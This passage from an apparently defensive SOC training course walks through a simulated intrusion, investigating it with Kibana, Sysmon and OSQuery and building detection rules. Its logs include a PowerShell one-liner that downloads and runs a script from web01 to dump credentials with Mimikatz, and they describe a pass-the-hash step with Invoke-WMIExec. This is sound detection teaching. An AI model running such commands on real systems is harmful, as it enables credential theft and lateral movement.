


Figure 178: All Sysmon hits from user adm1n on appsrv01

The results show *ProcessCreate* events and a *FileCreate* event after the *adm1n* user logged in. To find out more about the attacker's objectives, let's dig into these individual entries.

Starting with the earliest *ProcessCreate* entry, we find another surprise.


```
t message
Process Create:
RuleName: -
UtcTime: 2022-05-05 14:32:05.989
ProcessGuid: {d630c156-dfe5-6273-1e01-000000002800}
ProcessId: 2444
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy bypass iex (New-Object System.
Net.WebClient).DownloadString('http://web01.corp.com/im.ps1'); Invoke-Mimikatz -Command privilege::debug; Invoke-Mimik
atz -DumpCreds;
CurrentDirectory: C:\Windows\system32\
User: APPSRV01\adm1n
LogonGuid: {d630c156-dfe5-6273-386b-2a0000000000}
LogonId: 0x2A6B38
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E69944335375DC1AC2383360668 89D9FFC7D73628EF4FE1B1B160AB32C,I
MPHASH=741776AACCFC5B71FF59832DCDCACE0F
```

Figure 179: ProcessCreate event invoking Mimikatz script from web01

This *ProcessCreate* event shows that the attacker is loading another PowerShell script from *web01*. Unlike last time, they have appended PowerShell functions that are loaded from im.ps1, the incoming script. The function *Invoke-Mimikatz*[612] saves us time from searching through script block events to try to determine what the attacker is doing. As the *adm1n* user with a *High* integrity level, they are using *Mimikatz*[613] to scrape passwords and hashes from memory. Quickly reviewing the other events reveals only artifacts related to running this PowerShell script, and can be ignored for this case study's purposes.

Having observed PowerShell scripts downloaded and executed twice at this point, you might consider developing a Custom query rule to identify such activity. Although this rule would not immediately characterize what is happening, we can use it to find a starting point for investigation.

Let's consider how effective it would be to run Mimikatz on this endpoint. Only logged-in users would have their passwords and hashes loaded into memory, and the attacker already has credentials for two accounts. We can use OSQuery to review the current state of logged-in users for any of our machines.

On the *New live query* page of OSQuery, we'll select the agent associated with *appsrv01* and draft a query that collects all logged-in users[614] from the endpoint. Rather than retrieving all of the fields, we'll choose a handful and adjust the formatting as appropriate.

```
select user, strftime('%Y-%m-%d %H:%M:%S', time, 'unixepoch') as time, tty, type from
logged_in_users;
```

Listing 684 - SQL query to get all logged in users from appsrv01

To build our query, we want to gather the *user* account, along with the *tty* and *type* to define what sort of authenticated access the user is performing. For the *time* field, we'll convert the Unix epoch time from an integer to a readable format in UTC.

After submitting the query, we'll receive the following results:

[612] (PowerShellMafia, 2017), https://github.com/PowerShellMafia/PowerSploit/tree/master/Exfiltration

[613] (Mitre, 2015-2022), https://attack.mitre.org/software/S0002/

[614] (OSQuery, 2022), https://github.com/osquery/osquery/blob/master/specs/logged_in_users.table




Figure 180: OSQuery results - Logged in users on appsrv01

According to our results, the Administrator account was logged in at *2022-05-05 13:23:50 UTC*. The *type* and *tty* fields indicate the Administrator account had a full and local session on the host. If this is the domain account, our attacker could have possession of the domain Administrator's password or hash, allowing them much easier access within the network.

The investigation for Phase Three is now complete. The more we investigate, the more severe the intrusion seems to be. Next, we'll put together the detection rules describing the attacker's activity.

19.3.2 Phase Three Detection Rules

When developing these rules, we'll limit ourselves to the PowerShell-enabled versions of the exploits. The prevalence of fileless malware has made PowerShell an attractive option for adversaries, and this phase relies heavily on PowerShell to perform two devastating attacks.

Starting once more at the *Rules* page, we'll create a detection rule for the PowerShell-enabled version of Print-Nightmare.

On the *Define rule* page, we'll select a *Custom query* for the *Rule Type*. The Print-Nightmare script generated a DLL and wrote it to the current user's Temp directory. Although this behavior is not exclusive to Print-Nightmare, it's worth careful examination in any organization. Shown below are the fields completed to filter on this behavior.




Figure 181: Define rule for DLL Creation by PowerShell

In the *Custom query* field, we'll start by filtering on the *event.code* for *FileCreate* events. Of these events, we only want to detect those where powershell.exeis writing to disk. If the *rule.name* is "DLL" in the Sysmon config, our final condition is satisfied.

In the *About rule* section, we'll enter a name and a description that best describes the purpose behind this rule.




Figure 182: About rule for DLL Creation by PowerShell

For our rule's *Default severity*, we'll mark this activity as *Critical*. PowerShell creation of DLLs is suspicious at best and malicious at worst. The *Default risk score* is set to 90, which is still lower than other rules confirming full-fledged privilege escalation. At the bottom, we'll add a "dll-powershell" tag for future indexing. Once this is done, we can create and activate our rule.

To create our detection rule related to Mimikatz, let's start with a little research. The *Invoke-Mimikatz* script[710] describes every parameter that can be invoked. In our investigation, the *ProcessCreate* event for im.ps1 included *-DumpCreds*. According to the script on GitHub, this parameter pertains to a specific resource in Windows.

```
.PARAMETER DumpCreds

Switch: Use mimikatz to dump credentials o ut of LSASS.
```

Listing 685 - Description of DumpCreds parameter in Invoke -Mimikatz

[710] (PowerShellMafia, 2017), https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1

In the case of the *-DumpCreds* parameter, the script collects passwords and hashes from lsass.exe.[615] A Sysmon event known as *ProcessAccess*[616] with Event ID 10 tracks whenever a process attempts access to another process, regardless of success or failure.

For the *Define rule* section, we'll select another *Custom query* to define how the alert is generated. Below is the custom query we'll use to match on Mimikatz behavior:

```
event.code: 10 and winlog.event_data.TargetImage : "C:\\Windows\\system32\\lsass.exe"
and process.name: "powershell.exe"
```

Listing 686 - Custom query to detect PowerShell's access of lsass.exe

To develop this rule, we will start with the *event.code* matching on the *ProcessAccess* Event ID. Since Mimikatz targets lsass.exe, the *winlog.event_data.TargetImage* field contains the full path to the executable on disk. The final matching condition is the *process.name*, which is PowerShell when the tool is invoked in script form.

In the *About rule* section, the completed fields are shown below.

[615] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service

[616] (Monterey Technology Group, Inc., 2006-2022), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90010




Figure 183: About rule for detecting PowerShell's access of lsass.exe

It's worth noting that our *Default risk score* for this rule is slightly higher than our previous rule for Print-Nightmare. With Mimikatz, only an account with elevated privileges can successfully collect passwords and hashes from memory. Saving and activating this rule meets the rest of our detection needs for this phase of the incident.

Running Phase Three using our newly-defined rules reveals the detections that we set out to create. The listed alerts based on our rules are shown below.




Figure 184: Phase Two Alert Detection

The stakes are getting higher as we move through this investigation. Our new rules are strict enough to generate only one alert per attack within this phase. For example, the Print-Nightmare script generated several *FileCreate* events for nightmare.dll. Even with this single detection, a motivated analyst could find the other events related to this part of the attack.

We are nearing the end of this incident. In the next phase, we'll determine the attacker's ultimate objective in our environment.

19.4 Phase Four: Perform Actions on Domain Controller

This Learning Unit covers the following Learning Objectives:

1. Identify dumping the AD database 2.

Create Phase Four detection rules

This Learning Unit will take approximately 1 hour to complete.

In the most recent phase of the attack, our adversary escalated privileges on *appsrv01* and scraped the domain Administrator's account credentials from memory. Having obtained a plaintext password or even hash, our attacker might be aiming for the domain controller.




Figure 185: Network Overview of Compromise at the Start of Phase Four

This diagram illustrates the full exploitation path from *web01* to the domain controller. Even with Windows Events, Apache logs, and Syslog pushed to the SIEM, we've only been able to track our adversary. Nothing has inherently stopped them, and the incident has almost reached its completion.

Next, let's click the appropriate button on the *attacker02* web interface to initiate Phase Four. The script should complete in approximately two minutes, and we'll begin the last part of our investigation.

19.4.1 Dump AD Database

With Phase Four complete, let's apply our two-minute timeframe to Kibana and organize what we know about our adversary up to this point. We know which endpoints the attacker owns and the source IP of all the attacking behavior. We have evidence of them using brute force techniques to leverage access, as well as command injection where applicable. We've observed at least two separate incidents of the attacker staging PowerShell scripts from the web server to deploy further attacks with the *adm1n* user. Now, let's leverage this information to determine what our attacker might do next.

We need to set up our Kibana environment before applying our KQL query. For this case study. we'll set the start time to *May 6, 2022 @ 08:46:00.000* and our end time to *May 6, 2022 @ 08:48:00.000*, encapsulating this phase of the attack. We'll add two columns from the available fields on the left hand side to help our analysis across hosts during this phase.

In Kibana, our interface will appear similar to the following:




Figure 186: Kibana with new timeframe and added columns

Even in a span of two minutes, we'll observe over a thousand hits across our enterprise. By adding the fields *source.ip* and *host.ip*, any activity across endpoints during this phase can be evaluated without digging into the additional metadata. Our additional columns also abbreviate the activity, so we can quickly pivot from one entry to the next when we apply our KQL query.

For our KQL query, we'll start with all network traffic from hosts confirmed to be owned by our attacker. This currently includes *attacker02*, *web01*, and *appsrv01*.

```
source.ip: 172.16.51.32 or source.ip: 172.16.51.33 or source.ip: 192.168.51.54
```

Listing 687 - Querying for any traffic from endpoints compromised by attacker

Developing our query, we'll separate each *source.ip* with an OR statement to include all traffic from the relevant IP addresses. Detecting any event entries across platforms that use this field will help us better understand what is taking place in this phase.

Applying our query to Kibana reduces the number of hits significantly.

Figure 187: All hits from IPs controlled by the attacker

The results provide an interesting perspective on the activity that has occurred. Since there aren't many hits, we can rule out additional brute force activity. In ascending order, we'll observe network traffic from *appsrv01* to *web01*. Next, we notice some activity taking place from *appsrv01* to *dc01*. We can use these entries to begin our investigation.

We'll start with the earliest entry in our list. Expanding this entry reveals that it is an Apache access log. Considering the source IP of 172.16.51.32, it's possible that our attacker is retrieving another script. We'll examine the metadata below to be sure.

t http.request.method	GET
t http.request.referrer	-
# http.response.body.bytes	95.6KB
# http.response.status_code	200
t http.version	1.1
t input.type	log
t log.file.path	/var/log/httpd/access_log
# log.offset	139,104
t source.address	172.16.51.32
IP source.ip	172.16.51.32
t tags	apache-access
t url.extension	ps1
t url.original	/iw.ps1
t url.path	/iw.ps1

Figure 188: Apache access log for another PowerShell script

Based on the metadata, we can make some quick judgments. The *http.request.method*, *http.response.status_code*, and *source.ip* indicate there was a successful GET request initiated from *appsrv01* during our timeframe. The *url.original* field shows that the file requested was a PowerShell script, iw.ps1. This would be the third PowerShell script staged remotely by our attacker.

Let's update our KQL query to include the name of this PowerShell script.

```
source.ip: 172.16.51.32 or source.ip: 172.16.51.33 or source.ip: 192.168.51.54 or
"iw.ps1"
```

Listing 688 - Updated endpoint traffic query including string fo r suspicious PowerShell script

Using this query carefully expands our search to include any processing or interpreting of the PowerShell script.

After refreshing the interface with the updated KQL query, additional entries are added to the table.

Figure 189: All hits from IPs controlled by the attacker

Considering that the output now shows entries with no *source.ip* and the IP for *appsrv01* in the *host.ip* field, let's expand on each to learn more about the activity logged.

These new entries in the sequence are PowerShell script block events. Skimming through the *message* field for each of these can be time-consuming, as the script is quite elaborate. However, our investigation pays off when we review the second script's block event *message*.




Figure 190: Script Block event for Invoke -WMIExec

The attacker wants to leverage *Invoke-WMIExec*,[713] part of the *Invoke-TheHash*[714] project for performing remote commands on Windows machines using password hashes. This makes sense, since the attacker previously used Mimikatz to retrieve password hashes from lsass.exe.

Next, we'll review the last two events, which are successful authentications (Event ID 4624) to *dc01*. Examining the *message* field confirms our suspicions about what the attacker found with Mimikatz.

[713] (Kevin Robertson. 2018), https://github.com/Kevin-Robertson/Invoke-TheHash/blob/master/Invoke-WMIExec.ps1

[714] (Kevin Robertson. 2018), https://github.com/Kevin-Robertson/Invoke-TheHash

```
New Logon:
        Security ID:            S-1-5-21-2488192127-482905137-1059442199-500
        Account Name:           Administrator
        Account Domain:         CORP
        Logon ID:               0x2840318
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       APPSRV01
        Source Network Address: 172.16.51.32
        Source Port:            61630

Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       NTLM V2
        Key Length:             0
```

Figure 191: Domain Administrator authenticating to dc01 from appsrv01

This event entry shows the *Account Name* and *Account Domain*, confirming that the domain Administrator, not a local account, has been authenticated. The *Workstation Name* and *Source Network Address* verify that this is not a coincidence, since it results from a compromised host. Finally, the *Package Name* field gives credibility to our theory that the adversary is using *Invoke-WMIExec* to perform a remote command. However, we can't determine the command yet.

According to our table, the domain Administrator account authenticated to *dc01* at *8:46:50.889 AM* and *8:46:51.096 AM*. The PowerShell script was pulled from *web01* at *8:46:50.272 AM*. To narrow our lens on the activity, we'll change our start time to *May 6, 2022 @ 08:46:49.000* and leave the end time unchanged. We'll also update our KQL query to check for all Sysmon *ProcessCreate* events (Event ID 1) where the *user.name* field is *adm1n*. Our attacker will still need this privileged account to run remote scripts.

